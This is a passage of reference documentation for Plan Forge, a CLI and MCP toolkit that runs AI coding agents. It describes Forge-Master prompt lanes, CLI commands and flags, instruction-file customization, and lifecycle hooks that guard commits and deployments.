System-prompt augmentation. "@baseline" uses Plan Forge's UNIVERSAL_BASELINE in place of your project principles. "+ @baseline" appends the baseline on top of your principles.
embeddingFallback
true
Enables the stage 1.5 embedding cache. Disable to force every cache-miss to the router LLM.
discoverExtensionTools
true
Allow extensions in extensions/ to register tools that Forge-Master can call.
providers.githubCopilot.model
claude-sonnet-5.5
Uses the GitHub Copilot SDK and your Copilot subscription. No vendor API key required; falls back to direct providers if SDK session startup fails.
Lane-Specific Prompt Overlays Phase-43
The reasoning model's system prompt is composed per-turn as base + "\n\n" + overlay where overlay is loaded from pforge-master/src/prompts/<lane>.md after intent classification. Lanes without an overlay use the base prompt alone. Three overlays ship today:
Lane
Overlay file
Voice / contract
advisory
advisory-cto.md
CTO voice. Reads receipts (drift, cost, alerts, deploys) before giving a verdict. Ranks risks. Caps recommendations at ≤3 actions. Refuses to recommend without evidence.
build
build-interviewer.md
Funnels every “add X / change Y” idea into a Crucible interview. Calls forge_crucible_submit → forge_crucible_ask → forge_crucible_preview rather than writing prose.
troubleshoot
troubleshoot-sre.md
SRE evidence discipline. Pulls forge_watch_live + forge_bug_listbefore hypothesizing root cause. Never proposes a fix without naming the failing slice / gate.
Authoring a new overlay. Drop a <lane>.md file under pforge-master/src/prompts/ and register it in LANE_OVERLAYS in pforge-master/src/reasoning.mjs. Keep overlays short (<30 lines) — long overlays push out the model's context budget for actual reasoning.
Provider setup
GitHub retired models.github.ai on 2026-07-30, but Forge-Master's githubCopilot provider now uses the GitHub Copilot SDK instead. With a Copilot subscription, gh auth login, Copilot CLI auth, or GITHUB_TOKEN / GH_TOKEN / COPILOT_GITHUB_TOKEN restores the zero-vendor-key path.
Optional direct-provider fallback keys are still supported: ANTHROPIC_API_KEY, OPENAI_API_KEY, or XAI_API_KEY. Auto-select order is githubCopilot → anthropic → openai → xai; only an explicit reasoningProvider disables fallback. The dashboard Settings → API Keys tab is the GUI equivalent.
Embedding Cache Internals
The stage 1.5 cache is small, opinionated, and zero-config:
Persistence: .forge/fm-sessions/embedding-cache.bin (binary Float32Array) plus a JSON metadata sidecar
Capacity: 500 entries, LRU eviction
Hit threshold: cosine similarity ≥ 0.85 returns cached classification with via: "embedding-cache"
Provider: all-MiniLM-L6-v2 via @xenova/transformers (lazy-loaded). When the package isn't installed, the cache uses a deterministic 32-bit hash bag-of-words baseline (hash-bag). Both produce 384-dim vectors that are L2-normalized.
Write-through: every successful router-LLM classification is asynchronously written to the cache
Disable for testing: Set embeddingFallback: false in prefs to force every cache-miss to the router LLM. Useful when you're tuning intent vocabularies and want to measure raw stage-2 behavior.
Dashboard Studio Tab
Open localhost:3100/dashboard → Studio. Three panels:
Prompt gallery, pre-built prompts grouped by intent (operational, troubleshoot, advisory). Click to populate the chat box; edit before sending.
Streaming chat, POST /api/forge-master/chat to start, then subscribes to GET /api/forge-master/chat/:sessionId/stream. Shows live classification badge, tool-call trace as each tool fires, and the streaming reply token-by-token.
Embedding cache tile, shows current size, hit rate, and the LRU capacity (500). When the cache is cold, the tile shows a hint that hits will start once you've used Forge-Master a few times.
Forge-Master turns also surface in the unified Timeline tab as fm-turn events (added v2.82). Each turn carries the lane, the user message (truncated to 200 chars), and the turn number, useful for retrospectives.
CLI
Command
What it does
pforge forge-master status
Health check: server up, cache loaded, last classification
pforge forge-master logs [--tail N]
Tail recent turns from .forge/fm-sessions/*.jsonl
pforge auditPhase-43
Run a one-shot CTO audit via forge_master_audit. Returns the same bounded report (summary, top-3 risks, actions, cost note).
pforge audit --since 7d --tier high
Window the audit (default 7d) and override the reasoning tier (default high for audits).
pforge audit --schedule weekly
Print copy-paste Windows schtasks and Linux crontab snippets to run the audit on a cadence (daily / weekly).
pforge audit --on-incident
Print PagerDuty webhook and GitHub Actions wire-up guidance so an incident can trigger an automatic audit.
pforge audit export ...
Legacy subcommand preserved for compatibility — wraps forge_audit_export for streaming events.log records.
Troubleshooting
Replies say "I can't help with that" for a question I think is reasonable
Likely classified as offtopic. Check the via field in the response, if it says "keyword", the keyword scorer didn't match. Rephrase using one of the keyword-rich phrasings ("status of …", "why did … fail", "should we …"), or wait until embedding-cache warms up.
Quorum advisory fires on every prompt and the spend is too high
Since Phase-43 the default is quorumAdvisory: "auto" and autoEscalate: true, so any advisory-lane prompt that auto-escalates to the high tier will fire quorum. To dial it back, set quorumAdvisory: "off" in .forge.json → forgeMaster, or set autoEscalate: false via PUT /api/forge-master/prefs. Operational/troubleshoot/build lanes are still hard-blocked regardless of mode.
Cache hit rate is stuck at 0%
Three causes: (1) the cache is fresh and hasn't seen similar prompts yet, give it 10–20 turns; (2) @xenova/transformers isn't installed and the hash-bag fallback isn't matching well, install the peer dep for better embeddings; (3) embeddingFallback: false in prefs disables the stage entirely.
"NO_REASONING_MODEL" error
No reasoning model configured and no API key found. Either run gh auth login (zero-key path), set ANTHROPIC_API_KEY / OPENAI_API_KEY / XAI_API_KEY, or set forgeMaster.reasoningModel in .forge.json.
Router model classifying everything as offtopic
The router model is too small for your prompt style. Try bumping routerModel from grok-4.20-0309-non-reasoning to grok-4.7 or gpt-6-luna. The router runs once per prompt, small models are usually fine, but quirky vocabularies sometimes need more capability.
Every command, every flag, every example. The chapter you bookmark.
📖 Reference Section
You've built your first feature. Chapters 7–14 are reference material, you don't need to read them in order.
Jump to whichever chapter answers your current question, then return to building.
Overview
The pforge CLI is a convenience wrapper, two scripts, no dependencies beyond Git and your shell. Every command shows the equivalent manual steps, so non-CLI users can follow along.
Platform
File
Usage
Windows / PowerShell
pforge.ps1
.\pforge.ps1 <command>
macOS / Linux / Bash
pforge.sh
./pforge.sh <command>
Not there? Both scripts are copied to your project root during setup.ps1 / setup.sh. If they're missing, copy them manually from the Plan Forge repo.
analyze vs diagnose: which do I use? pforge analyze scores a plan's quality (traceability, coverage, gates, 0 to 100). forge_diagnose (MCP tool) investigates a bug in code (root cause, fix recommendations).
One tells you if your blueprint is solid. The other finds out why the bridge collapsed.
Use analyze after hardening a plan. Use forge_diagnose from Copilot Chat when a slice fails.
I'm Trying To…
Most people don't need every command. Find your use case, run the matching command:
MUST/SHOULD criteria exist, slices defined, criteria mapped to slices
Coverage
25
Changed files within Scope Contract, no forbidden edits
Test Coverage
25
MUST criteria matched against test files via keyword fuzzy matching
Gates
25
Validation gates referenced in slices, no deferred-work markers
Exit codes: 0 = pass (≥60), 1 = fail (<60). Also available as: forge_analyze MCP tool.
forge_diagnose (MCP tool, no CLI wrapper)
Multi-model bug investigation, dispatches file analysis to multiple AI models independently, then synthesizes root cause analysis with fix recommendations. Invoke from Copilot Chat or any MCP client; there is no pforge diagnose CLI command.
Parameter
Type
Description
file(required)
string
Path to the source file to investigate (e.g., src/services/billing.ts)
models
string
Comma-separated model override (default: quorum config models)
Each model analyzes independently for: root cause, failure modes, reproduction steps, impact assessment, fix recommendations, regression risk. Results are returned inline to the calling agent (no on-disk persistence by default).
Reference: pforge-mcp/tools.json » forge_diagnose. Adjacent CLI command: pforge analyze for plan quality (different surface).
pforge run-plan <plan-file>
Execute a hardened plan, spawn CLI workers for each slice, validate at every boundary, track tokens and cost.
Flag
Type
Default
Description
--estimate
boolean
—
Cost prediction only, no execution. Always backed by forge_estimate_quorum, never hand-computed.
--assisted
boolean
—
Human codes, orchestrator validates gates
--model
string
—
Model override (e.g., gpt-6-sol)
--resume-from
number
—
Skip completed slices, resume from N
--dry-run
boolean
—
Parse and validate without executing
--quorum
auto | power | speed | false
auto
Quorum preset. auto: threshold-based escalation. power: flagship models, threshold 5 (premium tier). speed: fast models, threshold 7. false: disable.
--quorum-threshold
number
6
Override the complexity threshold for auto-quorum (1–10). Implied by --quorum=power|speed.
Execute a plan (5 modes)
# Estimate cost without executing (always tool-backed via forge_estimate_quorum)
.\pforge.ps1 run-plan docs/plans/Phase-7.md --estimate

# Full auto execution
.\pforge.ps1 run-plan docs/plans/Phase-7.md

# Assisted mode
.\pforge.ps1 run-plan docs/plans/Phase-7.md --assisted

# Resume from slice 3 after fixing a failure
.\pforge.ps1 run-plan docs/plans/Phase-7.md --resume-from 3

# Quorum presets (v2.82)
.\pforge.ps1 run-plan docs/plans/Phase-7.md --quorum=power     # flagship models, threshold 5
.\pforge.ps1 run-plan docs/plans/Phase-7.md --quorum=speed     # fast models, threshold 7
.\pforge.ps1 run-plan docs/plans/Phase-7.md --quorum=auto --quorum-threshold 8
Execution Modes
Mode
Flag
What Happens
Full Auto
(default)
gh copilot CLI executes each slice with full project context. Routing honors a host-aware preference so non-Copilot hosts (Claude Code, Cursor, Windsurf, Zed) prefer direct API to honor your subscription.
Assisted
--assisted
You code in VS Code; orchestrator prompts and validates gates
Estimate
--estimate
Shows slice count, token estimate, and cost, without executing. Returns the same numbers as the forge_estimate_quorum tool.
Results written to: .forge/runs/<timestamp>/. Also available as: forge_run_plan MCP tool.
pforge smith
Inspect your forge, diagnose environment, VS Code config, setup health, version currency, and common problems. Every issue includes a FIX: suggestion.
PowerShell / Bash
pforge smith
What The Smith Checks
Category
Checks
Environment
git, VS Code CLI, PowerShell/bash version, GitHub CLI
Pipeline prompts, agents, shared instructions, runbook, lifecycle hooks, preset files. A stack preset's own copy of a shared instruction (for example testing or security) is used instead of the shared one.
copilot-instructions.md, project-profile, project-principles, DEPLOYMENT-ROADMAP.md, .forge.json, plan files
Guidance files you edited
Since v3.28.0, instruction, prompt, agent, skill, hook and runbook files are replaced only when your copy matches a version Plan Forge shipped. Setup's substitutions (project name, stack and setup date from .forge.json) are taken into account and filled in again on updated files, including files an older updater left with raw placeholders.
If you edited a file, update keeps your copy, lists it as KEEP, and writes the new version to .forge/update-pending/<path> so you can merge what you want. Run with --overwrite-customized to take the new versions anyway; each replaced file is backed up to .forge/update-backups/<timestamp>/<path> first.
Review the kept files with pforge pending, which pforge smith also reminds you about while any remain:
pforge pending lists them with their age.
pforge pending diff <path> compares your copy with the new version.
pforge pending apply <path> --yes takes the new version and backs your copy up to .forge/update-backups/.
pforge pending discard <path> --yes keeps your copy.
Use --all instead of a path to act on every file. Without --yes, apply and discard only show what they would do.
Files a release removed
Since v3.31.2, update also lists files in pforge-mcp/, pforge-master/ and pforge-sdk/ that the new release no longer ships as REMOVE, and moves them to .forge/update-backups/<timestamp>/ when it applies. Installed dependencies, .forge/, lockfiles, logs and .env files in those folders are never touched.
Updating to v3.28.0 from an older version: the update runs the script you already have, so this protection starts with the first update after v3.28.0. If you have edited guidance files, commit before updating so you can review and restore them with git, or replace pforge.ps1 / pforge.sh with the v3.28.0 copy first and then run the update.
Bootstrapping from older versions: If your pforge.ps1 doesn't have the update command yet (pre-v1.2.1), download the latest script first, then run pforge update.
pforge self-update
Check GitHub for the latest Plan Forge release and install it. Composes with pforge update under the hood; refreshes the consumer .gitignore managed block (v3.15.1+) and invalidates the version-check cache so the next pforge smith doesn't show a stale "update available" banner.
Flag
Type
Description
--yes, -y
boolean
Skip the "Install vX.Y.Z now? [Y/n]" confirmation prompt. Before v3.31.2, the update it started still asked its own question and, with nobody to answer, cancelled; on those versions run pforge self-update --yes --force unattended
--dry-run
boolean
Print what would happen (target tag, downgrade detection) without writing anything
--force
boolean
Heal an already-current install — reinstalls the latest tagged release even when the local VERSION matches. Useful when a corrupt -dev tarball needs replacing
--downgrade
boolean
Required with --force when the latest release is OLDER than the local version (e.g. recovering from a manual VERSION edit). Without it, self-update refuses to silently downgrade.
--verify
boolean
v3.20.0+ — After a successful update, runs pforge check and pforge smith in subprocesses against the freshly-installed wrapper. Exits non-zero if either fails. Composes with every other flag.
--overwrite-customized
boolean
v3.28.0+ — Passed to pforge update: also replace guidance files you edited, backing each one up first.
Why --verify spawns subprocesses: When pforge.ps1 / pforge.sh are updated in-place, the running shell still has the OLD wrapper code loaded in memory (Issue #177). --verify shells out to pwsh -File pforge.ps1 check / bash pforge.sh check so the just-installed wrapper is the one that does the verification.
pforge help
Show help, list all available commands with one-line descriptions.
PowerShell / Bash
pforge help
pforge audit-loop v2.80+
Run a closed-loop audit drain (scan → triage → fix) until convergence. Off by default; opt in via .forge.json → audit.mode = "auto" | "always", or use --auto to respect the config.
Flag
Type
Default
Description
--auto
boolean
—
Respect .forge.json#audit.mode, skip cleanly if off
--max
number
5
Maximum drain rounds before terminating
--dry-run
boolean
—
Scan + triage but skip fix dispatch
--env
dev | staging
dev
Environment name passed to content-audit scanner. Production is hard-blocked unless allowProduction: true in scanner opts.
Findings route to three lanes: bug (registers in the bug registry), spec (submits to Crucible for re-smelting), or classifier (writes a local proposal artifact under .forge/audits/ for human review). The classifier-reviewer agent in .github/agents/ can audit the classifier's lane choices read-only.
Also available as: forge_tempering_drain MCP tool, POST /api/tempering/drain REST endpoint, and the /audit-loop slash-command skill in chat.
pforge timeline v2.82+
Offline chronological view of every event across the shop, runs, slices, incidents, bugs, deploys, Crucible interviews, Forge-Master turns, audit-loop rounds, memory captures. 9 sources, dedupe-safe across log rotation.
Flag
Type
Default
Description
--window
duration
24h
Lookback window (e.g., 1h, 24h, 7d)
--from / --to
ISO datetime
—
Explicit range (overrides --window)
--source
string
all
Filter to one source: run, incident, bug, deploy, crucible, fm-turn, memory, tempering, watch
--correlation
string
—
Filter to one correlation id (run id, incident id, etc.)
--group-by
source | hour | day
—
Bucket events for a summary view
--limit
number
200
Max events returned
--json
boolean
—
Machine-readable JSON output
PowerShell / Bash
# Last 24h, all sources
pforge timeline

# Last hour, only Forge-Master turns
pforge timeline --window 1h --source fm-turn

# Everything tied to one run
pforge timeline --correlation run-2026-05-04T120000

# Daily summary for the past week, grouped by source
pforge timeline --window 7d --group-by source

# JSON for piping into jq / scripts
pforge timeline --window 24h --json | jq '.[] | select(.source == "incident")'
Also available as: forge_timeline MCP tool, GET /api/timeline REST endpoint, and the Timeline tab on the dashboard.
LiveGuard Commands (v2.27.0+)
Post-coding intelligence commands. All run locally, no network unless openclaw.endpoint is configured.
pforge drift
Score codebase against architecture guardrail rules. Tracks drift over time.
PowerShell / Bash
pforge drift
pforge drift --since HEAD~5
Also available as: forge_drift_report MCP tool.
pforge incident <desc>
Capture an incident with description, severity, affected files, and optional resolvedAt for MTTR tracking.
Flag
Type
Description
--severity
enum
critical · high · medium · low
--files
string
Comma-separated affected file paths, e.g. src/api/handler.ts
PowerShell / Bash
pforge incident "Auth token validation bypass" --severity critical --files src/auth/validator.ts
pforge incident "Slow query on dashboard load" --severity medium
pforge triage
Rank open alerts by priority (severity × recency).
Flag
Type
Description
--min-severity
enum
Filter by minimum severity: critical · high · medium · low
--max
number
Maximum number of results to display
PowerShell / Bash
pforge triage
pforge triage --min-severity medium --max 10
pforge deploy-log
Log a deployment with version, environment, and status.
Also available as: forge_fix_proposal MCP tool, POST /api/fix/propose REST endpoint (requires auth).
Review before running: Open docs/plans/auto/LIVEGUARD-FIX-*.md and fill in the TODO markers, then pforge run-plan --assisted <plan> on a branch.
pforge quorum-analyze
Assemble a structured quorum prompt from any LiveGuard data source. Returns the prompt text for you to run through your AI client's quorum mode. No model calls happen.
Freeform question that overrides --goal (max 500 chars)
--quorum-size
number (optional)
Model vote count requested in the prompt (default 3)
PowerShell / Bash
pforge quorum-analyze --source triage
pforge quorum-analyze --source drift --goal root-cause
pforge quorum-analyze --source incident --custom-question "Which fix should I prioritize given the sprint deadline?"
Also available as: forge_quorum_analyze MCP tool, POST /api/quorum/prompt REST endpoint (no auth required).
Third Edition Commands v3.x+
Six commands shipped between v2.99 and v3.5 that postdate the original CLI reference. Each is a thin wrapper over a v3.x MCP tool or subsystem, see the per-command "Also available as" link for the full MCP / REST mapping.
pforge sync-memories v2.99+
Generate .github/copilot-memory-hints.md from forge decisions, trajectories, auto-skills, OpenBrain entries. Hash-deduped and atomic; safe to run repeatedly. See Chapter 26 — Copilot Integration Trilogy.
Flag
Type
Description
--since
duration (optional)
Limit to trajectories in the last N (e.g. 14d, 30d). Default: 50 most recent.
--explain
flag (optional)
Verbose: show which entries were included/excluded and why
Generate .github/copilot-instructions.md by composing project profile + principles + extra instruction files + .forge.json commitments. Output is deterministic; same inputs produce identical files.
Flag
Type
Description
--preview
flag (optional)
Generate without writing, print the resulting content
--force
flag (optional)
Overwrite even if content hash matches (bypass dedup)
Also available as: forge_sync_instructions MCP tool, POST /api/copilot-instructions/sync REST endpoint.
pforge sync-spaces v3.2+
Sync memory spaces across projects, pull shared knowledge from configured peer repositories into the local OpenBrain L3 store. Read-only on the local side until a confirmation flag is passed. Useful in fleet / multi-repo setups.
Configured under brain.federation.repos in .forge.json.
pforge plan-from-sarif <sarif-file> v3.1+
Generate a Plan Forge phase plan from a SARIF findings file (CodeQL, Semgrep, ESLint with SARIF reporter, etc.). Each finding becomes a slice in the resulting plan; severity drives priority ordering.
Backs the Yesterday's Digest dashboard tile. Cron-friendly: pforge digest --post at 09:00 weekdays = free standup.
pforge hammer-fm v3.2+
Run the full Forge-Master tempering harness, false-marker scan across the entire codebase (TODO, FIXME, HACK, stub patterns, mock data, placeholder text). Wraps forge_sweep + forge_tempering_drain in a single tightened loop suitable for pre-release gates.
Flag
Type
Description
--strict
flag (optional)
Exit non-zero on any finding (default: report-only)
--include
glob (optional)
Limit scan to files matching a glob (default: all tracked)
Start (or resume) a Forge-Master reasoning session, interactive read-only conversation with the orchestrator. Use it for "why did Phase-X fail?", "what's the cheapest way to ship this plan?", and similar open-ended questions. Sessions persist to .forge/forge-master/sessions/.
Flag
Type
Description
--resume
string (optional)
Session ID to continue (omit to start new)
--model
string (optional)
Override the configured Forge-Master model
--quiet
flag (optional)
Suppress thought-trace output (final answer only)
PowerShell / Bash
pforge fm-session "Why did Phase-31 slice 4 fail?"
pforge fm-session --resume=fm-7f3a-...
pforge fm-session --quiet "What's the cheapest quorum for Phase-32?"
Also available as: forge_master_ask MCP tool (one-shot), POST /api/forge-master/ask REST endpoint.
pforge fm-recall <query> v3.4+
Search prior Forge-Master sessions for relevant answers. Useful when you remember asking something similar last week but don't remember the answer. Returns ranked session excerpts with session IDs you can fm-session --resume=... from.
Backed by the L2 search index over .forge/forge-master/sessions/*.jsonl.
MCP Server Commands
The MCP server is started directly with Node.js, not through the pforge CLI:
node pforge-mcp/server.mjs
Start the full stack: MCP (stdio) + Express (HTTP on 3100) + WebSocket (3101). Use with .vscode/mcp.json for auto-start.
Terminal
# Full MCP server (normal usage, started by VS Code via mcp.json)
node pforge-mcp/server.mjs

# Dashboard + REST API only (no MCP stdio)
node pforge-mcp/server.mjs --dashboard-only

# Custom project path
node pforge-mcp/server.mjs --project /path/to/project
Full Reference
This chapter covers the happy path for each command. For exhaustive edge-case documentation, see the source: CLI-GUIDE.md on GitHub
Chapter 9
Customization
Make it yours: principles, profiles, custom instructions, configuration hierarchy.
The Two-Layer Model
Every project gets two layers of guardrails. Layer 1 is your non-negotiable standards, the rules every project gets whether they ask or not. Layer 2 is your project's specific ambitions, the coverage targets, latency SLAs, and domain rules that make this project different from the last one.
Layer 1, Universal Baseline
Ships with every preset. Architecture, security, testing, error handling, type safety, async patterns. You get these automatically.
If Layer 2 conflicts with Layer 1, Layer 2 wins for that specific project. Example: Layer 1 says "TDD for business logic" → Layer 2 says "TDD for ALL code" → Layer 2 applies.
Project Principles
Principles declare what your project believes, non-negotiable commitments about technology, architecture, and quality. They're checked automatically during Steps 1, 2, and 5.
Choose your path: A) Interview, B) Starter set for your stack, or C) Discover from codebase
The prompt generates docs/plans/PROJECT-PRINCIPLES.md
Example principles
## Technology Commitments
- PostgreSQL for all persistence, no MongoDB, no SQLite in production
- All services communicate via gRPC, no REST between internal services

## Architecture Commitments
- All data access goes through repositories, no direct SQL in services
- Background jobs use BackgroundService + PeriodicTimer, no Hangfire

## Quality Commitments
- 90% test coverage on business logic, non-negotiable
- No secrets in code, ever. Use IConfiguration + Key Vault
Project Profile
The profile tells the AI how to write code, generated from an interview about your standards:
Attach .github/prompts/project-profile.prompt.md
Answer questions about testing, performance, security, domain rules
The prompt generates .github/instructions/project-profile.instructions.md
Project Principles
Project Profile
What it is
"We use PostgreSQL, not MongoDB"
"Use parameterized queries with Dapper"
Who writes it
You (or guided by workshop)
Generated from interview
Testing
"90% coverage, non-negotiable"
"Use xUnit with [Fact] and [Theory]"
When it matters
Rejects a PR that uses MongoDB
Tells AI how to write the query
Editing copilot-instructions.md
This is the master config file, loaded every session, for every file. Keep it focused:
Project overview, what your app does, who it's for (2–3 sentences)
Tech stack, specific versions, frameworks, libraries
Architecture, how layers are organized, key patterns
Quick commands, build, test, lint, run dev
Keep it under 80 lines. This file loads for every interaction, a 300-line config wastes context budget. Put domain-specific rules in separate instruction files with targeted applyTo patterns.
Writing Custom Instruction Files
Create a new .instructions.md file in .github/instructions/ with YAML frontmatter:
.github/instructions/billing.instructions.md
---
description: Billing domain rules, Stripe integration, invoice generation
applyTo: "**/billing/**,**/invoices/**,**/payments/**"
---

# Billing Domain Rules

- All money amounts stored as `decimal(18,4)`, never `float`
- Use Stripe SDK v45+, never raw HTTP calls
- Every payment mutation must be idempotent (use idempotency keys)
- Invoice PDFs generated async via background service
- All billing events published to `billing.*` topic
When you edit src/billing/InvoiceService.cs, this file loads automatically alongside the universal baseline.
applyTo Pattern Reference
Pattern
Loads When
'**'
ALL files (use sparingly)
'**/*.cs'
Any C# file
'**/*.test.ts'
TypeScript test files
'**/auth/**'
Files in any auth/ directory
'docs/plans/**'
Plan documents
Customizing Agents
Agent definitions live in .github/agents/. Each is a Markdown file with YAML frontmatter that declares the agent's role, tool restrictions, and expertise:
Agent definition frontmatter
---
name: "billing-reviewer"
description: "Audit billing code for Stripe compliance and financial accuracy"
tools: ["read_file", "grep_search", "semantic_search"]
---
Agents are read-only, they can search and read but can't edit files. This makes them safe to run as independent auditors. To create a new agent, copy an existing one and modify the expertise section.
Agent
Role
How to invoke
plan-health-auditor
Reads run history, memories, bugs, and the active plan to report on slice sizing, gate coverage, missing forbidden actions, and scope contract completeness. Emits a markdown report to .forge/health/latest.md.
forge_master_ask({ message: "@plan-health-auditor weekly report" }) or forge_delegate_to_agent with agent: "plan-health-auditor".
Plan Forge ships a built-in plan-health-auditor agent (.github/agents/plan-health-auditor.agent.md) that reads plan files and reports on slice sizing, gate coverage, missing forbidden actions, and scope contract completeness. Invoke it via forge_delegate_to_agent with agent: "plan-health-auditor" or from the Dashboard Agents tab. Read-only; cannot modify plans.
Customizing Skills
Skills are multi-step procedures in .github/skills/*/SKILL.md. Each skill defines steps, validation gates, and expected outputs. Every skill follows the Skill Blueprint format, including Temper Guards, Warning Signs, and Exit Proof sections. To create a custom skill:
Create a directory: .github/skills/my-workflow/
Add SKILL.md with steps, gates, and description
Invoke with /my-workflow in Copilot Chat
Lifecycle Hooks Reference
Plan Forge fires eight lifecycle hooks across three buckets. The Copilot session hooks live in .github/hooks/plan-forge.json and run during every agent turn; the LiveGuard / orchestration hooks are configured in .forge.json#hooks and fire during plan execution; the plan-execution guard is a single Node script that runs ahead of every commit during pforge run-plan. The tables below are the normative reference, every hook the orchestrator knows about, what triggers it, what it can block, and where to configure it. The canonical ordered list of hook names is the HOOK_PASCAL array in pforge-mcp/enums.mjs — both pforge smith (PowerShell + bash) and the orchestrator read from this single source of truth.
Copilot session hooks
Configured in .github/hooks/plan-forge.json. Scripts live in .github/hooks/scripts/ with a .sh POSIX variant and a .ps1 Windows variant; the hook runner picks the right one per host. The default timeout for each hook is shown in the Timeout column, long-running scripts that exceed it are killed and skipped (not failed).
Hook
Trigger
Effect
Blocks?
Timeout
Script
SessionStart
Once at the start of every Copilot session.
Injects Project Principles, current phase, and Forbidden Actions from the active plan into the agent's context. Also drains queued OpenBrain entries from .forge/openbrain-queue.jsonl when present.
No (advisory)
10 s
session-start.{sh,ps1}
PreToolUse
Before every agent tool call that writes to the filesystem.
Two checks run in series: check-forbidden compares the target path against the active plan's Forbidden Actions block; check-predeploy short-circuits when a slice is about to enter a deploy step. Either can deny the tool call.
After every agent tool call that wrote to the filesystem.
Auto-formats the touched file with the project's formatter (Prettier, dotnet format, Black, etc.) and then runs a quick scan for stub markers (TODO, FIXME, "throw new NotImplementedException", etc.). Stub findings are advisory, they surface in the agent's next turn but do not block.
Warns if files were edited during the turn but no test run was detected. This is the "don't ship untested changes" guard rail. Output appears in the next turn's context as a banner.
No (advisory)
10 s
stop-check-tests.{sh,ps1}
To disable a session hook for one project, edit .github/hooks/plan-forge.json and remove the entry from the relevant array. To disable a session hook globally, delete or rename the file, missing hook files are silently ignored.
LiveGuard and orchestration hooks
Configured in .forge.json#hooks. These fire during plan execution, the orchestrator invokes the relevant hook function directly (no shell scripts) and reads the matching .forge.json sub-block to pick up project-specific tuning. All hooks are opt-in at the project level and ship with safe defaults.
Hook
Trigger
Effect
Blocks?
Configure
PreDeploy
Before pforge run-plan enters a slice flagged as a deploy step.
Runs forge_secret_scan across the configured git range (scanSince, default HEAD~1) plus forge_env_diff to flag missing env keys. Blocks the slice when severity ≥ high.
Yes (when blockOnSecrets: true)
hooks.preDeploy
PostSlice
After every slice commit that matches the conventional-commit pattern (feat|fix|refactor|perf|chore|style|test).
Runs forge_drift_report and compares the new drift score against the prior score. Emits a warning when the delta exceeds warnDeltaThreshold (default 10); emits a red banner when the score drops below scoreFloor (default 70). Fires only once per pforge run-plan invocation.
No (advisory)
hooks.postSlice
PreAgentHandoff
On agent-to-agent turn boundaries in multi-agent mode, for example, when the executor agent hands off to the reviewer agent at the end of a slice.
Injects LiveGuard context (drift score, MTTR, open incidents) into the next agent's prompt. Also posts a snapshot to OpenClaw when openclaw.endpoint is configured. Skipped when the orchestrator sets PFORGE_QUORUM_TURN=1 during quorum fan-out (one of the documented bypasses, see Appendix U — CLI Internal).
No (advisory)
hooks.preAgentHandoff
PostRun (invokeAuditor)
After every completed pforge run-plan run when hooks.postRun.invokeAuditor.onFailure is true and the run failed, or when everyNRuns is set and the run counter is a multiple of N.
Triggers the plan-health auditor agent (A4). The auditor receives cross-run anomaly context from runWatch(mode: "cross-run") and writes its report to .forge/health/latest.md (configurable via forgeMaster.auditor.outputPath).
No (advisory)
hooks.postRun.invokeAuditor
Example .forge.json snippet for the PostRun auditor hook:
To disable a LiveGuard hook, set the corresponding block in .forge.json to { "enabled": false } or, for finer-grained control, lower its threshold (e.g. blockOnSecrets: false keeps the PreDeploy scan running but downgrades it to advisory). Full schema in Appendix T — hooks.
Plan-execution guard
One special hook lives outside both buckets above: PreCommit.mjs is a Node script in .github/hooks/ that runs synchronously before every commit during pforge run-plan. It now executes an ordered PreCommit chain declared in hooks.preCommit.chain[]. The built-in chain starts with master-branch-reject (refuse interactive commits on master/main) and then diff-classify (run forge_diff_classify against the staged diff). The first non-zero exit aborts the commit.
Hook
Trigger
Effect
Blocks?
Override
PreCommit
Before every git commit during pforge run-plan.
Runs each hooks.preCommit.chain[] entry in order. The default chain begins with master-branch-reject (blocks unauthorized commits on master/main) and then diff-classify (blocks high/critical findings from forge_diff_classify). First non-zero exit aborts the chain.
Yes
Set PFORGE_ALLOW_MASTER_COMMIT=1 for one invocation, or edit .forge.json#hooks.preCommit.chain to add/remove entries. Discouraged, the defaults exist because LiveGuard runs caught several accidental-master-commit incidents in the v3.3.x sweeps.
Hook resolution order
When the orchestrator needs to fire a hook, it looks for configuration in this order, first source that yields a non-empty value wins, with a built-in default at the end:
Environment override, e.g. PFORGE_DISABLE_TEMPERING=1, PFORGE_ALLOW_MASTER_COMMIT=1, PFORGE_QUORUM_TURN=1. See Appendix U — Feature Toggles and CLI Internal for the full list.
Project config, the matching block in .forge.json#hooks for LiveGuard hooks, or the matching entry in .github/hooks/plan-forge.json for session hooks.
Hook script presence, for session hooks, a missing .sh/.ps1 file is treated as "hook disabled" rather than an error. This lets you delete an unused hook script without editing the JSON.
Built-in default, bakes into orchestrator.mjs. The defaults are deliberately conservative: every hook is enabled, every blocking hook actually blocks, every advisory hook actually emits its advisory.
Writing a custom hook
You can add scripts to existing buckets without modifying the orchestrator. For session hooks, drop a new script into .github/hooks/scripts/ and append an entry to the appropriate array in plan-forge.json; the next agent session picks it up. For LiveGuard hooks, the contract is fixed by the orchestrator, you can't add new ones, but you can swap a hook's behavior by wrapping the underlying tool (e.g. point hooks.preDeploy.scanSince at a wider git range, or pre-populate .forge/secret-scan-cache.json with a custom scanner's output).
A representative custom SessionStart hook that injects organization-specific reminders lives in templates/.github/hooks/scripts/session-start.ps1, copy it and edit the $reminders block. The script must emit a single line of JSON in the form {"hookSpecificOutput":{"hookEventName":"SessionStart","additionalContext":"..."}} for the agent host to honor the injection.
Configuration Hierarchy
Three levels of configuration, from team-wide to personal:
Personal preferences override team config for the individual developer. Editor settings control VS Code behavior (agent mode enabled, prompt files, etc.).
The guardrail system: what each file covers, when it activates, and how agents review your code.
How Auto-Loading Works
Each instruction file has an applyTo glob pattern in its YAML frontmatter. When you edit a file matching that pattern, the instruction auto-loads into the AI's context. No manual action needed, it's the difference between drowning the AI in every rule you have and having the right guidance whisper only when it's relevant. (For full details on writing your own applyTo patterns, see Chapter 9.)
Example: security.instructions.md
---
description: Security best practices, input validation, auth, secrets
applyTo: "**/auth/**,**/security/**,**/middleware/**"
---
# Security Rules
- Parameterized queries only, never string interpolation in SQL
- Input validation at system boundaries
- No secrets in code, use environment variables or secret managers
...
A Concrete Scenario
Say you ask Copilot Chat to make a change to src/auth/token-validator.cs. Here's what auto-loads, and why each one matters:
File that loads
Why it matched
What it whispers to the AI
architecture-principles.instructions.md
Universal, applyTo: "**"
Stop! Before writing code, ask the 5 architecture questions. Don't bypass scope, don't skip tests.
security.instructions.md
Path matched **/auth/**
Parameterized queries only. No secrets in code. Validate inputs at every boundary. OWASP Top 10 defense patterns.
Tests required for new behavior. Use the project's test framework. Cover edge cases (expired token, tampered signature).
